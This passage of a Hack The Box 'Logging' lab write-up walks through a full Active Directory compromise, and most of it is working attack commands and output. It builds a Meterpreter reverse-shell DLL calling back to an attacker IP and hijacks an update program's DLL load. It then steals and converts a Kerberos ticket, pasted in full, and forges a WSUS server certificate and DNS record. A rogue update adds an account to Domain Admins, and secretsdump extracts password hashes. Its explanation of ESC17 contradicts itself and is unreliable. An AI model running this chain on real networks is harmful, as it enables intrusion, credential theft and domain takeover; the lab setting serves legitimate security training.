                                                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
The ACL (Access Control List) section was the most interesting part.
The output logging\IT:(OI)(CI)(F) on C:\Program Files\UpdateMonitor indicates that the IT group has full control over the application directory and all its subdirectories. Similarly, logging\IT:(OI)(CI)(F) on UpdateMonitor.exe confirms that the executable itself is writable via those permissions, and logging\IT:(I)(F) further confirms writability through inheritance.

However, the compromised MSA_HEALTH$ account is not a member of the IT group, which has only one notable member: jaylee.clifton. This means we cannot directly replace the executable to escalate privileges in the conventional sense.
That said, if we could somehow leverage this program — rather than replace it — it may be possible to interact with or gain control over the jaylee.clifton account indirectly.
Now let's download it to our local machine and decomplie it to check how it worked.
When decompiling executables using dnSpy, function calls like LoadLibrary caught my attention:
string text = "C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip";
string text2 = "C:\\Program Files\\UpdateMonitor\\bin\\";
string text3 = "settings_update.dll";
string text4 = Path.Combine(text2, text3);

if (File.Exists(text))
{
    if (File.Exists(text4))
    {
        File.Delete(text4);
    }
    ZipFile.ExtractToDirectory(text, text2);
}

IntPtr intPtr = Program.LoadLibrary(text4);
IntPtr procAddress = Program.GetProcAddress(intPtr, "PreUpdateCheck");
The decompiled entries show that the update archive is extracted to the program directory before loading the DLL by name
This makes the update process a clean hijacking path: a carefully crafted Settings_Update.zip can implant settings_update.dll, which UpdateMonitor.exe then loads and invokes PreUpdateCheck.
The remaining question was whether our current user could write to the watched update path.
*Evil-WinRM* PS C:\Temp> icacls "C:\ProgramData\UpdateMonitor"
C:\ProgramData\UpdateMonitor NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(F)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Users:(I)(OI)(CI)(RX)
                             BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Temp> icacls "C:\ProgramData\UpdateMonitor\Settings_Update.zip"
Successfully processed 0 files; Failed processing 1 files
icacls.exe : C:\ProgramData\UpdateMonitor\Settings_Update.zip: The system cannot find the file specified.
    + CategoryInfo          : NotSpecified: (C:\ProgramData\...file specified.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
BUILTIN\Users:(CI)(WD,AD,WEA,WA) on C:\ProgramData\UpdateMonitor indicates that the current user can create the missing Settings_Update.zip file in the monitored path.
C:\ProgramData\UpdateMonitor\Settings_Update.zip
Also there is hard coded log path
C:\ProgramData\UpdateMonitor\Logs\monitor.log
It can provide us with success or failure feedback directly after the update program runs.
Now let's exploit it step by step
Firstly use Metasploit to create the reverse shell payload
# Generate maliciou DLL, target is 32-bit process
msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.10.14.15" LPORT=443 -f dll -o settings_update.dll

# Compress zip archive
zip Settings_Update.zip settings_update.dll
Then upload it to directory C:\ProgramData\UpdateMonitor
*Evil-WinRM* PS C:\Users\msa_health$\Documents> cd C:\ProgramData\UpdateMonitor
*Evil-WinRM* PS C:\ProgramData\UpdateMonitor> upload Settings_Update.zip

Info: Uploading /home/wither/Templates/htb-labs/Medium/Logging/Settings_Update.zip to C:\ProgramData\UpdateMonitor\Settings_Update.zip

Data: 2428 bytes of 2428 bytes copied

Info: Upload successful!
Now start the listener to handle the reverse shell
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.15:443
[*] Sending stage (199238 bytes) to 10.129.198.221
[*] Meterpreter session 1 opened (10.10.14.15:443 -> 10.129.198.221:56095) at 2026-04-20 14:23:08 +0000

meterpreter > getuid
Server username: logging\jaylee.clifton
meterpreter > shell
Process 4660 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.8644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
Privilege Escalation
To establish oneself as jaylee.clifton, the first step is to acquire his TGT. We can use Rubeus to help us obtain this.
C:\ProgramData>.\Rubeus.exe triage
.\Rubeus.exe tgtdeleg /nowrap.\Rubeus.exe triage

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


Action: Triage Kerberos Tickets (Current User)

[*] Current LUID    : 0x33db02

 ---------------------------------------------------------------------------------------
 | LUID     | UserName                     | Service            | EndTime              |
 ---------------------------------------------------------------------------------------
 | 0x33db02 | jaylee.clifton @ LOGGING.HTB | krbtgt/LOGGING.HTB | 4/20/2026 6:29:15 PM |
 ---------------------------------------------------------------------------------------

C:\ProgramData>
.\Rubeus.exe tgtdeleg /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.logging.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: ORfwyjMyD2lvBc/e9I8SPFP7AyZimDyQd8B9JCT3W7U=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFyDCCBcSgAwIBBaEDAgEWooIEyjCCBMZhggTCMIIEvqADAgEFoQ0bC0xPR0dJTkcuSFRCoiAwHqADAgECoRcwFRsGa3JidGd0GwtMT0dHSU5HLkhUQqOCBIQwggSAoAMCARKhAwIBAqKCBHIEggRuOrFKW5bxNTYl1wT8baydJsa/+KGkx4GiPzubsoMD/HZs9DlKlkEqywpWkSsM3pW2nKH3eCYzUeREg4qN4EM58Mtm7V0YqQFYB6RLm7skZ6cAWBKiyG9OgMnzp2bI5Z6MbVPSc2fftaVaEqBV/26zUwbCSni5HoZgq27RVFewEFyh06IUfkU87aUtxxXJdtwQzR+pXZpoHezSbdBPazAzlmjXMxwHNANRpM07m2921sf8ua+71Flbr3oviTcJJiqRnnfy1AlUbEtyaFIJ1sH2ZMvrUc28bng+h/4rz0W68JAwYJRzK2PFclqrRQs1q6Luct8hrU8L1VowNNsnlSEW+RipQ7HxJwTEBzOLK3tnc4ZxmzMpzHNVD0V/RQQHHipGSBoNuDSgfIDKpghOmIHgFYcMa7B1a2ZU+JuulMx3E+QjK8myfQ4dR4DaUzHbndribB+bVedQ8Y5KyA671ympvaoao0mUcx8xSUrqb+vRf27BiKxwrea859lx3Roe/GKC+RDjWJZXVdB5B18y6eunQAP6UAXAuk+Q0lDYlBAxzKu5ALLnS4N0WwaPrIPHewx8iuDNyHB/aZTXKN4SWhcZsbUoq8AjzTIuyY6NrmijTldn5dajF3qYbeQLfcryycdod786KULDmPtu5cdu9vNXM7kzdVRX/Qq0z+HEuNCKpELRe3pIXkUKgtcmdokDeWXd4HpAbBqKk9fcOMOHnsiMbasco9HCFACJOxRYLYl9FXW3Y8okDOv5j0U2X/bajFR1qhtxT3CI4Of+C4G8O3d2xOIi923JtfOvupAmPDxqj34NfDwSjnTg6QTdMFU9c0+TVKdIAexRuokmU4LZlve3Hym/MMcivnEw9RuXIAorLQNeW8AW+n/ThpjaRlY5uHqsIfdYzN+/tMwGh85sI9dPwkkncVVO6bA6K9xSAtrHrnOnrKqMCeCQBqsOFruOOHKuaJCMlrggpW8owYMFyBvmejBSRz82402S5x9wR5wzjdwpFSmoZL6F77PY79savR5LTQ3wPsrCR37LeGALmuwjwbu2uuOHDnvtBdTNpKs7IBy0XsMYQlmhzsSTBE1/izEQe60qiYxr46Lsp6bm0yGgldvVsuL4NTjEv8wpvB6BkK8BpWy7hZjOxaFxuG9nAnNK21BXVD45UjB8JcDg8BFCHCnMKSvcTZhUw5qy9AO8cyrsgztJoPqcXNWB+jJUwqOKLzgk61OJM1NBaTUlvSrYR8blxINJWSIR/JAsPr8Yj1e6KnEuBYoVhiU8Tx+9LS3daHHa6uuBW27CiUbarmqGqiiclFJaSxY+KLR1lJiAC1fP7kHXApz1CK7iUoQq1+BLKfr/UiyAlwtYjbdfoOYRwoSGn7N+XxfqwyGkFEzZ5Nvr+z6e4KV85t/7Fr06LB9cp4dVy6J1bZFSP8dylYo09dqOSXQY7GNdhKM7jTuAX2c9wwlaR81+ES54usjOqeqtBFWR59TQc19EHGXeDRiHHQaHe6wQ80q4tSfHl5Uuo4HpMIHmoAMCAQCigd4Egdt9gdgwgdWggdIwgc8wgcygKzApoAMCARKhIgQgAKGMRRvWPVkm3lRogv97lLVdv3yRza1/7AS4FydjWZGhDRsLTE9HR0lORy5IVEKiGzAZoAMCAQGhEjAQGw5qYXlsZWUuY2xpZnRvbqMHAwUAYKEAAKURGA8yMDI2MDQyMDE1MzkzN1qmERgPMjAyNjA0MjEwMTI5MTVapxEYDzIwMjYwNDI3MTUyOTE1WqgNGwtMT0dHSU5HLkhUQqkgMB6gAwIBAqEXMBUbBmtyYnRndBsLTE9HR0lORy5IVEI=
Then, the base64-decoded .kirbi file is converted to ccache on the attacker's host.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ echo -n "doIFyDCCBcSgAwIBBaEDAgEWooIEyjCCBMZhggTCMIIEvqADAgEFoQ0bC0xPR0dJTkcuSFRCoiAwHqADAgECoRcwFRsGa3JidGd0GwtMT0dHSU5HLkhUQqOCBIQwggSAoAMCARKhAwIBAqKCBHIEggRuOrFKW5bxNTYl1wT8baydJsa/+KGkx4GiPzubsoMD/HZs9DlKlkEqywpWkSsM3pW2nKH3eCYzUeREg4qN4EM58Mtm7V0YqQFYB6RLm7skZ6cAWBKiyG9OgMnzp2bI5Z6MbVPSc2fftaVaEqBV/26zUwbCSni5HoZgq27RVFewEFyh06IUfkU87aUtxxXJdtwQzR+pXZpoHezSbdBPazAzlmjXMxwHNANRpM07m2921sf8ua+71Flbr3oviTcJJiqRnnfy1AlUbEtyaFIJ1sH2ZMvrUc28bng+h/4rz0W68JAwYJRzK2PFclqrRQs1q6Luct8hrU8L1VowNNsnlSEW+RipQ7HxJwTEBzOLK3tnc4ZxmzMpzHNVD0V/RQQHHipGSBoNuDSgfIDKpghOmIHgFYcMa7B1a2ZU+JuulMx3E+QjK8myfQ4dR4DaUzHbndribB+bVedQ8Y5KyA671ympvaoao0mUcx8xSUrqb+vRf27BiKxwrea859lx3Roe/GKC+RDjWJZXVdB5B18y6eunQAP6UAXAuk+Q0lDYlBAxzKu5ALLnS4N0WwaPrIPHewx8iuDNyHB/aZTXKN4SWhcZsbUoq8AjzTIuyY6NrmijTldn5dajF3qYbeQLfcryycdod786KULDmPtu5cdu9vNXM7kzdVRX/Qq0z+HEuNCKpELRe3pIXkUKgtcmdokDeWXd4HpAbBqKk9fcOMOHnsiMbasco9HCFACJOxRYLYl9FXW3Y8okDOv5j0U2X/bajFR1qhtxT3CI4Of+C4G8O3d2xOIi923JtfOvupAmPDxqj34NfDwSjnTg6QTdMFU9c0+TVKdIAexRuokmU4LZlve3Hym/MMcivnEw9RuXIAorLQNeW8AW+n/ThpjaRlY5uHqsIfdYzN+/tMwGh85sI9dPwkkncVVO6bA6K9xSAtrHrnOnrKqMCeCQBqsOFruOOHKuaJCMlrggpW8owYMFyBvmejBSRz82402S5x9wR5wzjdwpFSmoZL6F77PY79savR5LTQ3wPsrCR37LeGALmuwjwbu2uuOHDnvtBdTNpKs7IBy0XsMYQlmhzsSTBE1/izEQe60qiYxr46Lsp6bm0yGgldvVsuL4NTjEv8wpvB6BkK8BpWy7hZjOxaFxuG9nAnNK21BXVD45UjB8JcDg8BFCHCnMKSvcTZhUw5qy9AO8cyrsgztJoPqcXNWB+jJUwqOKLzgk61OJM1NBaTUlvSrYR8blxINJWSIR/JAsPr8Yj1e6KnEuBYoVhiU8Tx+9LS3daHHa6uuBW27CiUbarmqGqiiclFJaSxY+KLR1lJiAC1fP7kHXApz1CK7iUoQq1+BLKfr/UiyAlwtYjbdfoOYRwoSGn7N+XxfqwyGkFEzZ5Nvr+z6e4KV85t/7Fr06LB9cp4dVy6J1bZFSP8dylYo09dqOSXQY7GNdhKM7jTuAX2c9wwlaR81+ES54usjOqeqtBFWR59TQc19EHGXeDRiHHQaHe6wQ80q4tSfHl5Uuo4HpMIHmoAMCAQCigd4Egdt9gdgwgdWggdIwgc8wgcygKzApoAMCARKhIgQgAKGMRRvWPVkm3lRogv97lLVdv3yRza1/7AS4FydjWZGhDRsLTE9HR0lORy5IVEKiGzAZoAMCAQGhEjAQGw5qYXlsZWUuY2xpZnRvbqMHAwUAYKEAAKURGA8yMDI2MDQyMDE1MzkzN1qmERgPMjAyNjA0MjEwMTI5MTVapxEYDzIwMjYwNDI3MTUyOTE1WqgNGwtMT0dHSU5HLkhUQqkgMB6gAwIBAqEXMBUbBmtyYnRndBsLTE9HR0lORy5IVEI=" | base64 -d > jaylee.kirbi

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ ticketConverter.py jaylee.kirbi jaylee.ccache
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
We can find writable objects using the ticket:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ export KRB5CCNAME=jaylee.ccache
bloodyAD -H dc01.logging.htb -d logging.htb -u 'jaylee.clifton' -k get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=logging,DC=htb
permission: WRITE

distinguishedName: CN=jaylee.clifton,CN=Users,DC=logging,DC=htb
permission: WRITE

distinguishedName: DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.logging.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD
We have WRITE permissions for DomainDnsZones:
This means jaylee.clifton can add DNS records in the AD integration zone. With this basic functionality, we can leverage various Windows services that query outbound URLs.
Let's use Certipy to enumerate certificate templates.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ certipy-ad find -debug -u 'jaylee.clifton' -k -target DC01.logging.htb -dc-host DC01.logging.htb -dc-ip "10.129.198.221" -enabled
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[+] Adding 'Domain Users' and 'Domain Computers' to list of current user's SIDs
[+] User 'JAYLEE.CLIFTON' has 8 SIDs:
[+]   S-1-5-21-4020823815-2796529489-1682170552-515
[+]   S-1-1-0
[+]   S-1-5-21-4020823815-2796529489-1682170552-2105
[+]   S-1-5-32-559
[+]   S-1-5-32-545
[+]   S-1-5-21-4020823815-2796529489-1682170552-2102
[+]   S-1-5-21-4020823815-2796529489-1682170552-513
[+]   S-1-5-11
[*] Saving text output to '20260420154238_Certipy.txt'
[+] Attempting to write data to '20260420154238_Certipy.txt'
[+] Data written to '20260420154238_Certipy.txt'
[*] Wrote text output to '20260420154238_Certipy.txt'
[*] Saving JSON output to '20260420154238_Certipy.json'
[+] Attempting to write data to '20260420154238_Certipy.json'
[+] Data written to '20260420154238_Certipy.json'
[*] Wrote JSON output to '20260420154238_Certipy.json'
Let's check the output, and there are some interesting templates UpdateSrv
"Certificate Templates": {
    "0": {
      "Template Name": "UpdateSrv",
      "Display Name": "UpdateSrv",
      "Certificate Authorities": [
        "logging-DC01-CA"
      ],
      "Enabled": true,
      "Client Authentication": false,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": true,
      "Certificate Name Flag": [
        1
      ],
      "Extended Key Usage": [
        "Server Authentication"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 2,
      "Validity Period": "10 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2026-04-17 00:41:06+00:00",
      "Template Last Modified": "2026-04-17 00:41:07+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "LOGGING.HTB\\IT",
            "LOGGING.HTB\\Domain Admins",
            "LOGGING.HTB\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "LOGGING.HTB\\Administrator",
          "Full Control Principals": [
            "LOGGING.HTB\\Domain Admins",
            "LOGGING.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "LOGGING.HTB\\Domain Admins",
            "LOGGING.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "LOGGING.HTB\\Domain Admins",
            "LOGGING.HTB\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "LOGGING.HTB\\Domain Admins",
            "LOGGING.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "LOGGING.HTB\\IT"
      ]
    },
    ...
}
I will try to explain it:
WSUS 101 — What's going on here
The basic setup
WSUS (Windows Server Update Services) is a Microsoft service that lets organizations manage Windows updates internally rather than pulling them directly from Microsoft. Via Group Policy, domain machines are told: "don't trust Microsoft's update servers — trust our internal WSUS server instead."
That trust relationship is the attack surface.

The attack primitive
If you can control what the WSUS server says, the domain clients will execute whatever "update" you push — as SYSTEM, because Windows Update runs at the highest privilege level.
The classic attack tool for this is SharpWSUS or PyWSUS — they speak the WSUS protocol and can push a fake "update" (actually a malicious binary) to targeted machines.
The key condition is: you need to be able to intercept or impersonate the WSUS endpoint. The two realistic paths are:

Hijacking the DNS record pointing to wsus.domain.local — if you have write access to DNS (e.g. via ADIDNS abuse), you redirect clients to your attacker-controlled server
MitM on HTTP (port 8530) — if the organization uses plain HTTP rather than HTTPS for WSUS, you can intercept and modify update responses in transit (e.g. via ARP spoofing or DNS poisoning)


Why this fits ESC17
ESC17 isn't an ADCS (Active Directory Certificate Services) escalation path — it's a misconfigured WSUS escalation path catalogued in recent AD attack research. The conditions that make it exploitable are:
1. WSUS is configured over HTTP (port 8530), not HTTPS
No TLS means no certificate validation. A client has no way to verify it's talking to the legitimate server — anyone who can redirect the DNS or sit on the network path can serve malicious updates.
2. The WSUS DNS record is modifiable
If your compromised account (in your case MSA_HEALTH$ or similar) has write access to the DNS zone — which is common because ADIDNS allows authenticated users to create records by default — you can point wsus.domain.local at your attacker machine.
3. Clients poll WSUS automatically
You don't need user interaction. Domain machines check for updates on a schedule. Once you redirect the DNS, the next polling cycle delivers your payload — executed as SYSTEM.
This path matches ESC17: a template where the registrant provides the theme and the issued certificate is valid for server authentication.
What ESC17 actually is
ESC17 is the abuse of an ADCS certificate template that has "Enrollee Supplies Subject" enabled with Server Authentication EKU. This means an enrollee can request a certificate for any hostname they choose — including one they're about to impersonate.
The target host has exposed WSUS on port 8531. WSUS clients need to provide a valid HTTPS server certificate for the configured WSUS hostname. We now know that:
jaylee.clifton can register UpdateSrv through IT.

The template allows the use of any server name, such as wsus.logging.htb.

The issued certificate is valid for Server Authentication.

jaylee.clifton also has a DNS CREATE_CHILD, so we can create wsus.logging.htb and point it to our server.
Therefore, the ESC17 abuse involves generating a certificate for the fake server identity wsus.logging.htb, publishing a matching DNS record, and impersonating a trusted HTTPS WSUS endpoint.
Once this trust is established, we can start a malicious WSUS service on 8531, providing a Microsoft-signed binary to execute our commands as SYSTEM.
So the malicious attack chain would :
jaylee.clifton
    |
    |  member of IT
    v
UpdateSrv template
    |
    |  Enrollee Supplies Subject
    |  Server Authentication
    v
Certificate for wsus.logging.htb
    |
    |  jaylee also has DNS CREATE_CHILD
    v
DNS A record: wsus.logging.htb -> attacker IP
    |
    |  target trusts WSUS over HTTPS :8531
    v
Rogue WSUS server on attacker box
    |
    |  serve approved/signed payload
    v
Code execution on DC01 as SYSTEM
We can use SharpUSUSto help us automate all of this
C:\Temp>.\SharpWSUS.exe locate

 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Locate WSUS Server
WSUS Server: https://wsus.logging.htb:8531

[*] Locate complete
However, Jaylee is not a WSUS administrator, so unsurprisingly, direct management of WSUS was blocked.
C:\Temp>.\SharpWSUS.exe inspect

 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Inspect WSUS Server

Function error - FsqlConnection.
Error Message: Login failed for user 'logging\jaylee.clifton'.

Function error - FbGetWSUSConfigSQL.
Error Message: ExecuteReader: Connection property has not been initialized.

####################### Computer Enumeration #######################
ComputerName, IPAddress, OSVersion, LastCheckInTime
---------------------------------------------------

Function error - FbEnumAllComputers.
Error Message: ExecuteReader: Connection property has not been initialized.

####################### Downstream Server Enumeration #######################
ComputerName, OSVersion, LastCheckInTime
---------------------------------------------------

Function error - FbEnumDownStream.
Error Message: ExecuteReader: Connection property has not been initialized.

####################### Group Enumeration #######################
GroupName
---------------------------------------------------

Function error - FbEnumGroups.
Error Message: ExecuteReader: Connection property has not been initialized.

[*] Inspect complete
This exploit involves impersonating a WSUS administrator, not abusing the native administrator privileges of SharpWSUS.
We can switch to wsuks
However, HTTPS WSUS means we first need to obtain a certificate for the trusted host wsus.logging.htb.
The UpdateSrv template is suitable for our current environment (IT team) and allows configuring server authentication certificates for WSUS host names:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ certipy-ad req \
  -u 'jaylee.clifton@logging.htb' -k \
  -target dc01.logging.htb -dc-host dc01.logging.htb -dc-ip "10.129.198.221" \
  -ca 'logging-DC01-CA' -template 'UpdateSrv' \
  -dns 'wsus.logging.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'wsus.logging.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'wsus.pfx'
[*] Wrote certificate and private key to 'wsus.pfx'
This gives us a certificate that clients can trust when connecting to https://wsus.logging.htb:8531
Then, the generated PFX file is split into PEM packages for wsuks to use:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ certipy-ad cert -pfx wsus.pfx -nokey -out wsus.crt
certipy-ad cert -pfx wsus.pfx -nocert -out wsus.key
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Data written to 'wsus.crt'
[*] Writing certificate to 'wsus.crt'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Data written to 'wsus.key'
[*] Writing private key to 'wsus.key'

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ cat wsus.crt wsus.key > wsus.pem
Previously, we confirmed that CreateChild was available in the AD integrated DNS zone, so we could publish our own wsus record and use bloodyAD add dnsRecord to redirect clients to the attacker's server:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ bloodyAD -H DC01.logging.htb -d logging.htb \
    -u 'jaylee.clifton' -k \
    add dnsRecord 'wsus' "10.10.14.15"
[+] Adding "wsus" to "DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb"
[+] wsus has been successfully updated
This perfectly bridges the gap: the hostname during discovery can now resolve to us, while the certificate still matches the same hostname.
We can also verify it
C:\Temp>nslookup wsus.logging.htb
nslookup wsus.logging.htb
Server:  localhost
Address:  127.0.0.1

Name:    wsus.logging.htb
Address:  10.10.14.15
After DNS and TLS alignment, we can use wsus to start an illegal WSUS server.
Then run wsl in --serve-only mode, because the DNS has been poisoned, traffic will go directly there. The -c option is the parameter string passed to PsExec64.exe
To elevate privileges, we added the MSA_HEALTH$ computer account (which already has remote login privileges) to Domain Admins:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ sudo wsuks --serve-only \
    --WSUS-Server wsus.logging.htb \
    --tls-cert wsus.pem \
    -I tun0 \
    -c '/accepteula /s powershell.exe -ExecutionPolicy Bypass -Command "Add-ADGroupMember -Identity \"Domain Admins\" -Members \"MSA_HEALTH$\""'

    __          __ _____  _    _  _  __  _____
    \ \        / // ____|| |  | || |/ / / ____|
     \ \  /\  / /| (___  | |  | || ' / | (___
      \ \/  \/ /  \___ \ | |  | ||  <   \___ \
       \  /\  /   ____) || |__| || . \  ____) |
        \/  \/   |_____/  \____/ |_|\_\|_____/

     Pentesting Tool for the WSUS MITM Attack
               Made by NeffIsBack
                 version: 1.2.1

[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe -ExecutionPolicy Bypass -Command "Add-ADGroupMember -Identity \"Domain Admins\" -Members \"MSA_HEALTH$\""
[*] ===== Starting Web Server =====
[*] Using TLS certificate 'wsus.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 10.10.14.15:8531...
[*] Serving executable as KB: 9659772
# For commercial use, please contact the author for authorization. For non-commercial use, please indicate the source.
# License: CC BY-NC-SA 4.0
# Author: Axura
# URL: https://4xura.com/writeups-for-ctfs/htb/htb-writeup-logging/#toc-head-1
# Source: Axura's Blog

[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetConfig"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetExtendedUpdateInfo"
[+] Received GET request: /a5ace7c0-c255-4db3-891d-c57a6b8c323e/PsExec64.exe
[+] GET request for exe: /a5ace7c0-c255-4db3-891d-c57a6b8c323e/PsExec64.exe
The GetExtendedUpdateInfo and GET /PsExec64.exe requests show that the Windows Update client accepted a malicious update and downloaded a signed binary.
After the payload runs, reuse the existing MSA_HEALTH$ hash over WinRM and confirm the elevated domain-admin token:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ evil-winrm -i dc01.logging.htb -u 'msa_health$' -H 603fc24ee01a9409f83c9d1d701485c5
*Evil-WinRM* PS C:\Users\msa_health$\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
Use an elevated administrator token to dump the ntd key:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ secretsdump.py \
    -hashes :603fc24ee01a9409f83c9d1d701485c5 \
    'logging.htb/msa_health$@dc01.logging.htb'
[*] Querying offset from: logging.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x36936928a3ec7aa076d5b89ac8d4a1c1
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a0c1d1bed9126632f5f1f2b3f790bdb5:::
